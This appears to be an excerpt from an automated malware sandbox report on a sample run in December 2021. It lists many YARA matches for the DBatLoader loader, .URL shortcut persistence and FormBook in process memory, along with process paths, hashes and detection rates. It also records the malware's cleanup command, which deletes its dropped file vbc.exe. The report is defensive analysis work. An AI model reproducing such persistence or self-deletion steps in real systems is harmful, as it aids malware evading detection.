Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561221425.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.540973597.0000000001D5C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.562432544.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source:

00000007.00000003.541230145.0000000001D6C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561955738.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541187560.0000000001D5C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541036876.0000000001D6C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560450286.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541516401.0000000001D80000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560538390.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.562142811.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.562245816.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541395274.0000000001D70000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560383083.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561149693.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561547476.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560320590.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541266508.0000000001D84000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561741705.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561654798.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560760985.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541317929.0000000001D5C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560713668.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560263078.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.540909993.0000000001D84000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560188388.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561086888.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561847558.00000000046D4000.00000004.00000001.sdmp, Author:

	@itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561433212.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541124265.0000000001D80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560491541.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: Odhbljup.exe PID: 2192 Parent PID: 1764

General

Start time:	19:34:23
Start date:	02/12/2021
Path:	C:\Users\user\Odhbljup.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Odhbljup.exe"
Imagebase:	0x400000
File size:	697856 bytes
MD5 hash:	3A9AE96D1F6404FCCF5BD99B7C5C0383
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583392738.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584292302.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583748218.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584057831.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584430165.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566824102.0000000001CF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583809882.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566299990.0000000001D00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583259344.00000000045A4000.00000004.00000001.sdmp, Author:

@itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583847406.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583317580.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583980388.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566467574.0000000001CEC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583904644.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583483116.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584129270.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583705715.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584336021.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583441882.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.565869963.0000000001D04000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584088819.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566017629.0000000001CDC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566757773.0000000001CDC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566404823.0000000001CDC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584234578.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584506071.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583353394.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566183618.0000000001CEC000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566603029.0000000001D04000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583951721.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584197318.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583532798.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.584010373.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source:

	0000000A.00000003.567012932.0000000001CDC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583656067.00000000045A4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583176269.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000003.566928975.0000000001D00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.583592654.00000000038CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: NAPSTAT.EXE PID: 1708 Parent PID: 1764

General

Start time:	19:34:25
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0x870000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.676416524.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.676416524.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.676416524.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.676695619.00000000001B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.676695619.00000000001B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.676695619.00000000001B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.676983429.00000000001F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.676983429.00000000001F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.676983429.00000000001F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2172 Parent PID: 1708

General

Start time:	19:34:31
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x49e50000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis